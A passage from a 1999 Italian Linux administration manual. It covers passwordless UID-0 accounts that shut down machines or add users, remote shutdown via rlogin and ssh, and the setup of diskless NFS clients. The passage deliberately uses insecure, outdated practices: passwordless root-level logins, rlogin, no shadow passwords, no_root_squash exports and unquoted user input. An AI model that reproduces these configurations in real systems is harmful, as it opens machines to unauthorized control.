Con la tecnica vista nella sezione 181.1, si aggiunge l'utente **`SPEGNIMI`**.

```
SPEGNIMI::0:0:Spegnimento dell'elaboratore:/tmp:/etc/script/.SPEGNIMI
```

### 181.2.2 Script per lo spegnimento

Lo script `/etc/script/.SPEGNIMI` potrebbe essere preparato in modo da poter abilitare o disabilitare la possibilità di eseguire lo **`shutdown`**.

```
#!/bin/bash
#======================================================================
# .SPEGNIMI
#======================================================================

    #------------------------------------------------------------------
    # Verifica la presenza del file SPEGNIMI.OK
    #------------------------------------------------------------------
    if [ -f /etc/script/data/SPEGNIMI.OK ]
    then
        #--------------------------------------------------------------
        # Il file esiste e si può spegnere.
        # Esegue lo shutdown con un'attesa di 10 secondi.
        #--------------------------------------------------------------
        sleep 10s
        /sbin/shutdown -h now
    else
        #--------------------------------------------------------------
        # L'operazione di spegnimento non è consentita.
        #--------------------------------------------------------------
        echo "L'operazione richiesta di spegnimento non è consentita!"
    fi
```

Lo script deve essere accessibile in tutti i modi solo all'utente **`root`** e in nessun modo agli altri utenti (700). L'esecuzione di **`shutdown`** dipende quindi dalla presenza del file `/etc/script/data/SPEGNIMI.OK`. In questo modo è possibile regolare semplicemente l'accessibilità a questa funzione di spegnimento.

### 181.2.3 Uso pratico

Per utilizzare in pratica questo sistema, si può agire attraverso un *login* locale o remoto. Attraverso un *login* normale è possibile spegnere il sistema: basta utilizzare l'utente **`SPEGNIMI`**, per il quale non è richiesta alcuna password.

Attraverso **`rlogin`** è possibile attivare una connessione con lo stesso elaboratore su cui si sta operando, ottenendone lo spegnimento. L'esempio seguente utilizza **`localhost`** per determinare il nome dell'elaboratore: è importante che questo restituisca un nome corretto.

```
rlogin -l SPEGNIMI `hostname`
```

Nello stesso modo si può spegnere un elaboratore attraverso la rete da un'altra posizione.

`rlogin -l SPEGNIMI` ⟨*indirizzo-da-spegnere*⟩

### 181.2.4 Facilitare le cose

Per rendere più facile il meccanismo, si può creare uno script ulteriore con lo stesso nome dell'utente fittizio **`SPEGNIMI`**.

```
#!/bin/sh
#======================================================================
# SPEGNIMI
#======================================================================

    rlogin -l SPEGNIMI `hostname`
```

In tal modo, sarà lo stesso termine da utilizzare, sia trovandosi in presenza di una richiesta di *login* che durante una normale sessione di lavoro.

### 181.2.5 Spegnere tutta la rete

Per eseguire lo **`shutdown`** su un gruppo di elaboratori in un colpo solo, si può creare uno script che esegue una serie di **`rlogin`** su tutti gli elaboratori interessati.

```
#!/bin/sh
#======================================================================
# SPEGNITUTTI
#======================================================================

    rlogin -l SPEGNIMI host01.brot.dg &
```

```
    rlogin -l SPEGNIMI host02.brot.dg &
    rlogin -l SPEGNIMI host03.brot.dg &
    rlogin -l SPEGNIMI host04.brot.dg &
    rlogin -l SPEGNIMI host05.brot.dg &
    #...
```

In alternativa, se per qualunque motivo si ha difficoltà a utilizzare **`rlogin`** o **`rsh`** come si vorrebbe, si può utilizzare Secure Shell (capitolo 167), configurandola in modo che utilizzi una forma di autenticazione che non richieda l'inserimento di una password. Lo script potrebbe essere modificato nel modo seguente:

```
#!/bin/sh
#======================================================================
# SPEGNITUTTI
#======================================================================

    ssh -l SPEGNIMI host01.brot.dg &
    ssh -l SPEGNIMI host02.brot.dg &
    ssh -l SPEGNIMI host03.brot.dg &
    ssh -l SPEGNIMI host04.brot.dg &
    ssh -l SPEGNIMI host05.brot.dg &
    #...
```

## 181.3 Autorizzare chiunque ad aggiungersi come nuovo utente

Normalmente, non è sensato concedere a chiunque di registrarsi da solo all'interno di un sistema, ma su un elaboratore destinato alla didattica, in un ambiente in cui non si vuole utilizzare il NIS, questo sarebbe più che giustificato.

### 181.3.1 Utente specifico: AGGIUNGI

Con la tecnica vista nella sezione 181.1, si aggiunge l'utente **`AGGIUNGI`**.

```
AGGIUNGI::0:0:Aggiunta nuovo utente:/tmp:/etc/script/.AGGIUNGI
```

### 181.3.2 Script per l'aggiunta di un nuovo utente

Lo script `/etc/script/.AGGIUNGI` potrebbe essere preparato in modo da poter abilitare o disabilitare la possibilità di eseguire il programma **`adduser`**.

> Il programma **`adduser`** non è necessariamente presente con questo nome e con lo stesso comportamento in tutte le distribuzioni GNU/Linux. In questi esempi si suppone che questo accetti un solo argomento: il nome dell'utente da aggiungere.

```
#! /bin/bash
#======================================================================
# .AGGIUNGI
#======================================================================

#======================================================================
# Inizio.
#======================================================================

    #------------------------------------------------------------------
    # Verifica la presenza del file AGGIUNGI.OK
    #------------------------------------------------------------------
    if [ -f /etc/script/data/AGGIUNGI.OK ]
    then
        #--------------------------------------------------------------
        # Il file esiste e si può aggiungere l'utente.
        # Si inizia ottenendo il nome da utilizzare.
        #--------------------------------------------------------------
        echo "Inserisci il nome dell'utente."
        echo "Si possono utilizzare al massimo 8 caratteri."
        read
        #--------------------------------------------------------------
```

```
        # Controlla la risposta data dall'utente.
        #---------------------------------------------------------------
        if [ ${#REPLY} = 0 ]
        then
            #-----------------------------------------------------------
            # La risposta è nulla, così si interrompe l'inserimento.
            #-----------------------------------------------------------
            exit
        fi
        #---------------------------------------------------------------
        # Finalmente viene creato l'utente.
        #---------------------------------------------------------------
        NUOVO_UTENTE=$REPLY
        /usr/sbin/adduser $NUOVO_UTENTE
        #---------------------------------------------------------------
        # Viene definita la password.
        #---------------------------------------------------------------
        while [ 0 ]                                           # FOREVER
        do
            if /usr/bin/passwd $NUOVO_UTENTE
            then
                #-------------------------------------------------------
                # La password è stata inserita correttamente.
                #-------------------------------------------------------
                break
            else
                #-------------------------------------------------------
                # Meglio ripetere l'operazione.
                #-------------------------------------------------------
                continue
            fi
        done
    else
        #---------------------------------------------------------------
        # L'operazione non è consentita.
        #---------------------------------------------------------------
        echo "L'operazione richiesta non è consentita!"
    fi
#=======================================================================
```

Lo script deve essere accessibile in tutti i modi solo all'utente **`root`** e in nessun modo agli altri utenti (700). L'esecuzione di **`adduser`** dipende quindi dalla presenza del file `/etc/script/data/AGGIUNGI.OK`. In questo modo è possibile regolare semplicemente l'accessibilità a questa funzione.

### 181.3.3 Uso pratico

Per utilizzare in pratica questo sistema, basta identificarsi come l'utente **`AGGIUNGI`** in fase di *login*.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Diskless

Una caratteristica importante del sistema di condivisione dei filesystem attraverso la rete, l'NFS, è quella che permette l'utilizzo di macchine senza disco fisso: *diskless*.

Nel passaggio da una macchina autonoma a una *diskless*, ci sono varie fasi intermedie, in cui si possono sfruttare più o meno intensivamente le risorse NFS di altri server. La macchina *diskless*, perché non ha fisicamente il disco fisso, oppure perché non lo adopera per contenere dati o programmi, ha comunque un certo fascino, e lo si avverte particolarmente quando si deve allestire un certo numero di macchine uniformi e amministrate in modo centralizzato.

A differenza del terminale remoto che utilizza **`telnet`** o un programma di comunicazione su linea seriale o dedicata, la macchina *diskless* ha il vantaggio di poter utilizzare la grafica con il sistema X. In questo senso, una macchina *diskless* è normalmente ben dotata dal punto di vista del processore e della memoria centrale.

## 182.1 Principio di funzionamento

L'idea alla base della macchina *diskless* è molto semplice:

1. viene caricato il kernel in qualche modo, con tutte le informazioni necessarie ad accedere alla rete e al server NFS;

2. viene eseguito il montaggio del filesystem principale (dalla rete) in lettura e scrittura;

3. viene eseguita la procedura di inizializzazione del sistema (**`init`**).

Il vero problema di tutto questo è il primo punto, ovvero l'avvio del kernel con le informazioni necessarie, specialmente quelle sull'indirizzo IP dell'interfaccia di rete utilizzata.

Volendo predisporre una **vera** macchina *diskless*, sarebbe necessario realizzare, o procurarsi, una ROM speciale da applicare alla scheda di rete. Questa, con il software in essa contenuto, attraverso vari protocolli, dovrebbe permettere alla scheda di rete di ottenere il proprio indirizzo IP e subito dopo di ricevere il kernel da avviare.

A meno di avere il sostegno di persone qualificate, in grado di predisporre una macchina *diskless* a tutti gli effetti, ci si accontenta solitamente di preparare un dischetto con un kernel adatto, assieme a tutte le informazioni necessarie sulla rete locale e il server NFS da raggiungere. In questo capitolo, è questa la soluzione che viene presa in considerazione.

## 182.2 Preparazione del client

La preparazione del client cioè del dischetto necessario ad avviare l'elaboratore senza disco fisso, è la parte più semplice, e quindi viene mostrata per prima.

### 182.2.1 Kernel

Prima di tutto, occorre preparare un kernel adatto alla stazione *diskless* che si vuole utilizzare. Di sicuro, occorre attivare le voci seguenti.

- *Networking support* (12.5.4) **Y**

- *TCP/IP networking* (12.5.7) **Y**

- *Network device support* (12.5.9) **Y**

  In questa sezione andranno aggiunte le interfacce di rete che si vogliono gestire, incorporandole, senza lasciare che vengano incluse come moduli.

- *NFS filesystem support* (12.5.15) **Y**

- *Root file system on NFS* (12.5.15) **Y**

> I punti elencati, che rappresentano l'essenziale per ottenere un kernel in grado di attivare una stazione *diskless*, **devono** essere inclusi come elementi del kernel monolitico. In pratica, non è possibile lasciare che vengano inclusi come moduli, e questo perché non è tanto facile caricare moduli quando non si dispone di un disco locale.

Date le difficoltà che comporta la preparazione di un sistema *diskless* è il caso di consigliare l'utilizzo di soli kernel monolitici, anche per i dispositivi che potrebbero essere caricati in un secondo momento.

La stazione *diskless* potrebbe, nonostante il nome, dover accedere anche a unità a disco locali, come un dischetto o un lettore CD-ROM. Nel momento in cui si predispone un kernel per questo scopo, è bene tenere presente anche queste esigenze.

### 182.2.2 Parametri di avvio

All'avvio, il kernel deve ottenere alcuni parametri che gli permettano di configurare l'interfaccia di rete, di definire l'instradamento e di montare il filesystem principale attraverso il protocollo NFS.

`root=/dev/nfs`

Si tratta di un messaggio con cui si informa il kernel di voler utilizzare come filesystem principale ciò che viene fornito attraverso il protocollo NFS. Il dispositivo `/dev/nfs` non esiste in realtà.

`nfsroot=[`⟨*ip-del-server*⟩`:]`⟨*directory-root*⟩`[,`⟨*opzione-nfs*⟩`[,...]]`

Serve a definire le informazioni necessarie al montaggio della directory del server che verrà utilizzata come filesystem principale. L'indirizzo IP del server è facoltativo, perché viene indicato nuovamente nel parametro **`nfsaddrs`**.

Le ⟨*opzioni-NFS*⟩ sono facoltative, e in ogni caso, si tratta delle stesse opzioni utilizzabili in condizioni normali con i filesystem NFS.

`nfsaddrs=[`⟨*ip-del-client*⟩`]:[`⟨*ip-del-server*⟩`]:[`⟨*ip-del-router*⟩`]:[`⟨*maschera-di-rete*⟩`]:[`⟨*nome-dell'host*⟩`]:[`⟨*dispositivo-di-rete*⟩`]:[`⟨*auto-configurazione*⟩`]`

Il parametro **`nfsaddrs`** permette di definire tutte le informazioni necessarie a stabilire il collegamento nella rete. Tutte le informazioni possono essere determinate in modo predefinito, ma non tutte contemporaneamente. Come si potrà intuire: le informazioni sugli indirizzi del client e del server possono essere ottenute automaticamente in base ai protocolli RARP o BOOTP; l'indirizzo di un router non è necessario nel caso tutto si svolga in una rete locale; la maschera di rete può essere determinata automaticamente in base alla classe di indirizzi utilizzati; il nome del nodo potrebbe corrispondere allo stesso numero IP attribuitogli; infine l'interfaccia di rete potrebbe essere semplicemente la prima a essere individuata.

Almeno le prime volte, non è una buona idea lasciare che i valori vengano determinati automaticamente.

L'ultima opzione, permette di definire il metodo di configurazione automatica. Si possono utilizzare le parole chiave **`rarp`** o **`bootp`** per indicare che si vuole sia utilizzato il protocollo RARP oppure BOOTP, rispettivamente. In alternativa si può indicare la parola chiave **`both`** per fare sì che vengano utilizzati entrambi, oppure **`none`** per non utilizzarne alcuno. Se non viene indicato nulla nell'ultimo campo, si intende che non si deve utilizzare alcun protocollo.

Se non viene utilizzato alcun protocollo per la configurazione automatica, è chiaro che occorre specificare necessariamente gli indirizzi IP del client e del server.

### 182.2.3 Un esempio

Prima di proseguire con la descrizione di ciò che serve per predisporre un client *diskless*, conviene introdurre una situazione di esempio, che poi verrà utilizzata nelle spiegazioni successive.

Si suppone di disporre di un server nella stessa rete locale in cui si vuole collocare il client. In tal caso, pur non essendo necessario, viene indicato ugualmente un router che in pratica corrisponde allo stesso indirizzo del server. La tabella 182.1 mostra questa situazione.

| Elemento | Valore |
|---|---|
| server | 192.168.1.1 |
| client | 192.168.1.7 |
| router | 192.168.1.1 |
| maschera di rete | 255.255.255.0 |
| nome del client | diskless7 |
| interfaccia di rete | eth0 |
| directory remota | /tftpboot/192.168.1.7 |

Tabella 182.1: Configurazione di esempio.

In questa situazione, i parametri del kernel dovranno essere quelli indicati qui di seguito.

```
root=/dev/nfs
nfsroot=192.168.1.1:/tftpboot/192.168.1.7
nfsaddrs=192.168.1.7:192.168.1.1:192.168.1.1:255.255.255.0:diskless7:eth0:
```

La scelta della particolare directory remota da utilizzare come filesystem principale non è casuale; si tratta di una convenzione largamente diffusa:

`/tftpboot/`⟨*indirizzo-del-client*⟩`/`

## 182.2.4 /dev/boot255

Esistono diversi modi per avviare un kernel. Dovendo fare in modo che il kernel si avvii montando il filesystem principale dalla rete, si utilizza il parametro **`root=/dev/nfs`**, dove `/dev/nfs` non esiste in realtà.

Quando si utilizza LILO, e anche in altre situazioni, è necessario fare riferimento a un dispositivo realmente esistente, almeno nel momento in cui si «installa» il sistema di avvio. Per questo si deve creare il dispositivo denominato `/dev/boot255`, con numero primario 0 e numero secondario 255.

```
# mknod /dev/boot255 c 0 255
```

## 182.2.5 Avvio del kernel dal dischetto

L'avvio del kernel da un dischetto è un problema che è stato già descritto a sufficienza in questo documento, in particolare nel capitolo 8. Qui si intende solo riepilogare in che modo configurare i vari sistemi di avvio.

### 182.2.5.1 Dischetto immagine del kernel

Se si intende avviare il kernel copiandolo in un dischetto senza filesystem, utilizzando quindi **`dd`** (o anche **`cp`**), non è possibile fornire alcun parametro, tranne l'indicazione del dispositivo attraverso il programma **`rdev`**. In pratica, se il dischetto immagine del kernel si trova nella prima unità, si utilizza il comando seguente:

```
# rdev /dev/fd0 /dev/boot255
```

Tutte le altre informazioni, devono provenire dal protocollo RARP o BOOTP. Pertanto, questo tipo di avvio non è consigliabile in generale.

### 182.2.5.2 LILO

Se si realizza un dischetto contenente il kernel, avviato attraverso LILO, si possono dare i parametri necessari attraverso la configurazione del file `/etc/lilo.conf`. Segue il pezzo significativo, relativo all'esempio proposto in precedenza (la direttiva **`append`** appare spezzata su più righe per motivi tipografici, ma dovrebbe occupare una riga sola).

```
...
image=/vmlinuz
        label=diskless
        root=/dev/boot255
        append="root=/dev/nfs nfsroot=192.168.1.1:/tftpboot/192.168.1.7
nfsaddrs=192.168.1.7:192.168.1.1:192.168.1.1:255.255.255.0:diskless7:eth0:"
...
```

### 182.2.5.3 SYSLINUX

SYSLINUX si configura in modo simile a LILO, con la differenza che basta collocare i file necessari nel dischetto, senza creare collegamenti tra loro. In questo senso è particolarmente comodo, e decisamente preferibile quando si deve avviare un kernel da dischetto. Segue un pezzo della configurazione del file `SYSLINUX.CFG` (anche in questo caso, la direttiva **`APPEND`** appare spezzata su più righe per motivi tipografici, ma dovrebbe occupare una riga sola).

```
...
LABEL diskless
        KERNEL LINUX
        APPEND "root=/dev/nfs nfsroot=192.168.1.1:/tftpboot/192.168.1.7
nfsaddrs=192.168.1.7:192.168.1.1:192.168.1.1:255.255.255.0:diskless7:eth0:"
...
```

Si osservi il fatto che qui non viene utilizzato il dispositivo `/dev/boot255`.

### 182.2.5.4 Loadlin

Loadlin richiede la preparazione di un dischetto con un sistema Dos minimo, dal quale poter avviare (di solito attraverso il file `AUTOEXEC.BAT`) il programma **`LOADLIN.EXE`**. Segue l'esempio di questo comando, separato su più righe per motivi tipografici.

```
LOADLIN vmlinuz root=/dev/nfs nfsroot=192.168.1.1:/tftpboot/192.168.1.7
nfsaddrs=192.168.1.7:192.168.1.1:192.168.1.1:255.255.255.0:diskless7:eth0:
```

# 182.3 Preparazione del server

Il server richiede una preparazione più complessa e delicata, da studiare prima a tavolino in funzione delle cose che si vogliono fare con le macchine *diskless*. Il problema maggiore, a questo proposito, risiede nel fatto che ogni distribuzione GNU/Linux ha una sua impostazione, e sono queste diversità che richiedono lo sforzo maggiore nello studio necessario ad arrivare a un server *diskless*.

Ogni distribuzione GNU/Linux dovrebbe fornire gli strumenti necessari ad automatizzare la creazione e la gestione del server; in realtà solo poche fanno tanto. Degna di nota è la distribuzione Debian che offre il pacchetto Nfsroot.

In queste sezioni si fa riferimento a un server *diskless* realizzato su una distribuzione RedHat, ma senza porre un accento eccessivo sulle particolarità di questa distribuzione.

## 182.3.1 Pianificare gli obbiettivi da raggiungere

È importante decidere prima quali sono le attività per le quali verranno utilizzate le stazioni *diskless*, e quindi quali programmi verranno utilizzati. Ciò servirà per stabilire quali componenti devono essere predisposti nella gerarchia utilizzata come directory radice NFS.

È bene chiarire in mente che i client dovrebbero avere una configurazione uniforme e che su quelle stazioni non ci dovrebbero essere utenti **`root`**, a parte l'amministratore del server. Se non fosse così, i vantaggi nell'utilizzo di macchine *diskless* sarebbero troppo pochi per giustificare lo sforzo necessario a predisporle.

Se si intende utilizzare il sistema grafico X, anche l'uniformità delle schede video sarebbe auspicabile.

Le password *shadow* non dovrebbero essere utilizzate.

Come ultima considerazione, dovrebbe essere evidente che i client non dovrebbero servire per offrire servizi di rete.

## 182.3.2 Directory root NFS

La cosa più delicata da organizzare è la directory radice dei client *diskless*. Queste directory, per tradizione (e per stare fuori dai guai), vanno collocate a partire da `/tftpboot/`⟨*indirizzo*⟩`/`. Per fare un esempio, il client individuato dall'indirizzo IP 192.168.1.7, dovrebbe trovare la sua directory radice a partire dalla directory `/tftpboot/192.168.1.7/` del server.

Generalmente se ne prepara una, per un client particolare, e una volta verificato che tutto funziona come si vuole, si preparano le altre utilizzando dei collegamenti fisici. Se tutto va bene, non ci sarà bisogno di modificare la configurazione riferita a un client particolare, rispetto agli altri.

La directory radice FTP di ogni client deve contenere il necessario a permettere l'avvio del client stesso, lasciando che il resto venga montato durante la fase di inizializzazione del sistema. In pratica, sono necessarie le directory `bin/`, `dev/`, `etc/`, `home/`, `lib/`, `mnt/`, `opt/`, `proc/`, `root/`, `sbin/`, `tmp/`, `usr/` e `var/`. Alcune di queste vanno copiate, così come sono le directory corrispondenti del filesystem principale del server, altre servono vuote, altre vanno copiate solo parzialmente.

Nella spiegazione seguente si fa l'esempio della predisposizione della directory radice NFS per il client 192.168.1.7; tutte le directory degli altri client verranno ottenute attraverso l'uso di collegamenti fisici, a partire dall'esempio di partenza.

Si inizia creando la directory `/tftpboot/`, e quindi la directory `/tftpboot/192.168.1.7/`.

```
# mkdir /tftpboot
```

```
# mkdir /tftpboot/192.168.1.7
```

Si prosegue copiando alcune directory così come sono nel server (è meglio non fare collegamenti ai file utilizzati dal sistema del server), e creando altre directory vuote.

```
# cp -dpRv /bin /tftpboot/192.168.1.7
```

```
# cp -dpRv /dev /tftpboot/192.168.1.7
```

```
# cp -dpRv /etc /tftpboot/192.168.1.7
```

```
# mkdir /tftpboot/192.168.1.7/home
```

```
# cp -dpRv /lib /tftpboot/192.168.1.7
```

```
# mkdir /tftpboot/192.168.1.7/mnt
```

```
# mkdir /tftpboot/192.168.1.7/opt
```

# **mkdir /tftpboot/192.168.1.7/proc**

# **mkdir /tftpboot/192.168.1.7/root**

# **cp -dpRv /sbin /tftpboot/192.168.1.7**

# **mkdir /tftpboot/192.168.1.7/tmp**

# **chmod 1777 /tftpboot/192.168.1.7/tmp**

# **mkdir /tftpboot/192.168.1.7/usr**

# **cp -dpRv /var /tftpboot/192.168.1.7**

A questo punto si rifinisce un po'.

- Nella directory `lib/` si potrebbero eliminare i moduli, se si è deciso che i kernel dei client non ne faranno uso.
- Nella directory `etc/` si potrebbero eliminare tutti i file e le sottodirectory riferite a programmi, inclusi i demoni, che non verranno utilizzati.
- Nella directory `etc/`, i file `passwd` e `group` potrebbero essere dei collegamenti fisici ai file corrispondenti della directory `/etc/` del server.[1]
- Nella directory `var/` bisognerebbe eliminare tutto quello che non serve, lasciando comunque, almeno le directory vuote dove necessario. In particolare vanno eliminati tutti i file di *lock*, i file delle registrazioni, e tutti i file amministrativi dei programmi che non riguardano i client. Altri file vanno lasciati, ma per ognuno di questi occorre conoscerne il motivo. Per fare un esempio, il file `var/lib/dosemu/hdimage` serve per avviare DOSEMU, e potrebbe essere condiviso tranquillamente tra tutti i client.

  Anche le directory riferite alle stampanti costituiscono un problema. Se la stampa è necessaria, è il caso di predisporre le directory e i file necessari per una stampante di rete, in modo da poter poi condividere tra tutti i client la stessa configurazione.

Dopo quanto descritto sulla directory `var/`, potrebbe essere utile proporre una struttura di esempio, come guida per la scelta su cosa sia da eliminare o meno.

```
var
|-- cache/
|-- catman/
|   |-- X11/
|   |   |-- cat1/
|   |   |-- cat2/
|   |   ...
|   |-- cat1/
|   |-- cat2/
|   ...
|   `-- local/
|       |-- cat1/
|       |-- cat2/
|       ...
|-- dhcpd/
|-- lib/
|   `-- texmf/
|       |-- fonts/
|       `-- texfonts/
|-- local/
|-- lock/
|   `-- subsys/
|-- log/
|   |-- cron/
|   |-- dmesg/
|   |-- maillog/
```

[1] Questa soluzione non è «sicura», ma dovrebbe servire per centralizzare la gestione degli utenti senza la presenza di un sistema NIS. Tuttavia, potrebbe essere inutile, dal momento che programmi come **useradd** rinominano i file `passwd` e `group` e poi ne generano sempre di nuovi: in questo caso conviene fare uno script per ricopiare questi file nelle directory relative ai sistemi *diskless* ogni volta che si fa una modifica.

```
|    |-- messages/
|    |-- secure/
|    `-- spooler/
|-- nis/
|-- preserve/
|-- run/
|    `-- netreport/
|-- spool
|    |-- at/
|    |    `-- spool/
|    |-- cron/
|    |-- lpd/
|    |    |-- lp/
|    |    |    |
|    |    ... ... (dipende se si vuole gestire la stampa)
|    |-- mail/
|    |-- mqueue/
|    `-- rwho/
`-- tmp -> /tmp
```

Come si può osservare nell'esempio, si è scelto di fare in modo che `var/tmp` sia un collegamento simbolico alla directory `tmp/`, per non perdere il controllo sulla proliferazione dei file temporanei.

### 182.3.3 Directory root NFS da usare come base di partenza

Si è detto che basta predisporre una directory radice per un client *diskless* e poi le altre per gli altri client possono essere ottenuti a partire da quella, con una serie di collegamenti fisici. Questo è vero in parte. Quando si utilizza anche una sola volta il client di esempio, vengono creati una serie di file amministrativi, temporanei, nella directory `var/` (e nelle sue sottodirectory). Questi file vengono cancellati quando non servono più, o sostituiti, ma questo non avviene regolarmente alla conclusione dell'attività, ma solo quando serve. Questi file non possono essere condivisi tra i vari client, e quindi non se ne può fare il collegamento.

Ecco quindi che diviene necessario predisporre una directory radice NFS standard che non verrà utilizzata direttamente da alcun client, e che servirà per generare le altre.

La directory standard va preparata congiuntamente a quella del primo client utilizzato come prova del buon funzionamento della directory radice NFS. Quando si cambia qualcosa nella directory del client, lo si deve fare anche in quella standard, se questa modifica non si riflette già automaticamente per effetto di eventuali collegamenti fisici.

Per avere un riferimento con gli esempi, stabiliamo che la directory radice NFS standard sia `/tftpboot/standard/`.

### 182.3.4 Procedura di inizializzazione del sistema

Il problema più grosso da risolvere è la procedura di inizializzazione del sistema. A partire dal file `etc/inittab` è necessario analizzare tutto quello che succede nella propria distribuzione GNU/Linux e intervenire in modo da permettere l'avvio dei client *diskless*.

Prima di farlo, si deve fare mente locale alla situazione che si ha di fronte: il kernel dei client provvede da solo a definire l'indirizzo dell'interfaccia di rete e a instradarsi verso il server; inoltre monta da solo il filesystem principale attraverso il protocollo NFS. Quindi, la procedura di inizializzazione del sistema non ha alcuna necessità, né la possibilità di eseguire un controllo del filesystem principale, e nemmeno di altri dischi; inoltre non deve configurare la rete, che è già configurata.

A questo si può aggiungere il fatto che sarebbe meglio eliminare la gestione dei moduli del kernel, in modo da avere un problema in meno a cui badare.

Nel caso della distribuzione RedHat, si può modificare il file `etc/rc.d/rc.sysinit` nel modo seguente:

```
#! /bin/sh

# Set the path
PATH=/bin:/sbin:/usr/bin:/usr/sbin
export PATH

# Clear mtab
>/etc/mtab

mount -av
```

```
if grep -i nopnp /proc/cmdline >/dev/null ; then
    PNP=
else
    PNP=yes
fi

# set up pnp
if [ -x /sbin/isapnp -a -f /etc/isapnp.conf ]; then
    if [ -n "$PNP" ]; then
        echo "Setting up ISA PNP devices"
        /sbin/isapnp /etc/isapnp.conf
    else
        echo "Skipping ISA PNP configuration at users request"
    fi
fi

# Clean out /etc.
rm -f /etc/mtab~ /fastboot /fsckoptions
>/var/run/utmp

# Delete UUCP lock files.
rm -f /var/lock/LCK*

# Delete stale subsystem files.
rm -f /var/lock/subsys/*

# Delete stale pid files
rm -f /var/run/*.pid

# Delete X locks
rm -f /tmp/.X*-lock

# Set the system clock.
echo -n "Setting clock"

ARC=0
UTC=0
if [ -f /etc/sysconfig/clock ]; then
    . /etc/sysconfig/clock

    # convert old style clock config to new values
    if [ "${CLOCKMODE}" = "GMT" ]; then
            UTC=true
    elif [ "${CLOCKMODE}" = "ARC" ]; then
            ARC=true
    fi
fi

if [ -x /sbin/hwclock ]; then
    CLOCKFLAGS="--hctosys"
    CLOCK=/sbin/hwclock
else
    CLOCKFLAGS="-a"
    CLOCK=/sbin/clock
fi

if [ $UTC = "true" ]; then
    CLOCKFLAGS="$CLOCKFLAGS -u";
    echo -n " (utc)"
fi
if [ $ARC = "true" ]; then
    CLOCKFLAGS="$CLOCKFLAGS -A";
    echo -n " (arc)"
fi
echo -n ": "
```

```
$CLOCK $CLOCKFLAGS

date

# Initialize the serial ports.
if [ -f /etc/rc.d/rc.serial ]; then
	. /etc/rc.d/rc.serial
fi

# Now that we have all of our basic modules loaded and the kernel going,
# let's dump the syslog ring somewhere so we can find it later
dmesg > /var/log/dmesg

# Feed entropy into the entropy pool
/etc/rc.d/init.d/random start
```

La cosa più importante da osservare in questo esempio è il fatto che il montaggio dei filesystem elencati nel file `etc/fstab` viene fatto quasi subito; tutta la gestione del controllo dei dischi, l'attivazione della memoria virtuale e dei moduli del kernel sono stati eliminati.

Eventualmente, è anche possibile l'attivazione della memoria virtuale utilizzando per questo il disco fisso dei client *diskless*, ma questo problema va studiato a parte.

Dal momento che la gestione della rete non è più compito della procedura di inizializzazione del sistema, nel caso della distribuzione RedHat è opportuno eliminare i file `etc/sysconfig/network`, `etc/sysconfig/static-routes`, e tutta la directory `etc/sysconfig/network-scripts/`.

### 182.3.5 Servizi e demoni

Un'altra cosa a cui fare attenzione, sono i demoni avviati nei client. Bisogna ridurli al minimo indispensabile, anche in considerazione del fatto che è improbabile l'attivazione di servizi su dei client *diskless*.

### 182.3.6 Configurazione di etc/fstab

Il file `etc/fstab` utilizzato dai client *diskless* va predisposto in modo da montare ciò che manca dopo il filesystem principale di tipo NFS. Si tratta delle directory `proc/`, `usr/`, `opt/` e `home/`; la prima in modo predefinito, la seconda e la terza in sola lettura, mentre la quarta anche in scrittura. Se si vogliono utilizzare dischetti e CD-ROM nei client, sarà il caso di predisporre i rispettivi punti di innesto. L'esempio seguente dovrebbe essere chiaro a sufficienza.

```
/dev/nfs            /             nfs       defaults          0 0
none                /proc         proc      defaults          0 0
192.168.1.1:/usr    /usr          nfs       ro                0 0
192.168.1.1:/opt    /opt          nfs       ro                0 0
192.168.1.1:/home   /home         nfs       defaults          0 0
/dev/fd0            /mnt/floppy   ext2      user,noauto       0 0
/dev/fd0            /mnt/a        vfat      user,noauto       0 0
/dev/cdrom          /mnt/cdrom    iso9660   user,noauto,ro    0 0
```

Si può intendere quindi che anche la directory `mnt/` va organizzata opportunamente.

> L'indicazione esplicita del filesystem principale va fatta per permettere la chiusura corretta del funzionamento quando si esegue uno *shutdown*. Infatti, il filesystem principale è già montato quando il sistema legge questo file all'avvio.

### 182.3.7 Esportazione del filesystem nel server

Perché la gestione dei client *diskless* possa funzionare, occorre evidentemente che il server consenta l'accesso al proprio filesystem attraverso il protocollo NFS. Si tratta, in pratica, di configurare correttamente il file `/etc/exports`, e quindi di riavviare i demoni che ne permettono l'uso.

Seguendo gli esempi già visti, il modo più corretto per configurare tale file dovrebbe essere il seguente:

```
/tftpboot       192.168.1.0/255.255.255.0(rw,no_root_squash)
#
/usr    192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
/opt    192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
/home   192.168.1.0/255.255.255.0(rw,no_root_squash)
#
```

```
/lib     192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
/bin     192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
/sbin    192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
/etc     192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
/mnt     192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
/var     192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
```

Dagli esempi mostrati in questo capitolo, è indispensabile la condivisione delle sole directory `/tftpboot/`, `/usr/`, `/opt/` e `/home/`. Tuttavia, le altre directory indicate potrebbero essere utili, ed è meglio prevederne subito la condivisione.

Purtroppo, i demoni che gestiscono il servizio NFS potrebbero non essere in grado di interpretare correttamente la sintassi dell'esempio mostrato, per quanto questa sia corretta. Se si notano difficoltà, si può rimediare accontentandosi della configurazione seguente, dove il dominio **`brot.dg`** corrisponde a quello utilizzato nella rete 192.168.1.0/255.255.255.0.

```
/tftpboot       *.brot.dg(rw,no_root_squash)
#
/usr     *.brot.dg(ro)
/opt     *.brot.dg(ro)
/home    *.brot.dg(rw,no_root_squash)
#
/lib     *.brot.dg(ro)
/bin     *.brot.dg(ro)
/sbin    *.brot.dg(ro)
/etc     *.brot.dg(ro)
/mnt     *.brot.dg(ro)
/var     *.brot.dg(ro)
```

### 182.3.8 Attivazione di un nuovo client

Per attivare un nuovo client basta riprodurre la directory radice NFS standard, creando solo collegamenti fisici, come nell'esempio seguente, in cui si suppone di aggiungere il client 192.168.1.77.

```
# cp -ldpR /tftpboot/standard /tftpboot/192.168.1.77
```

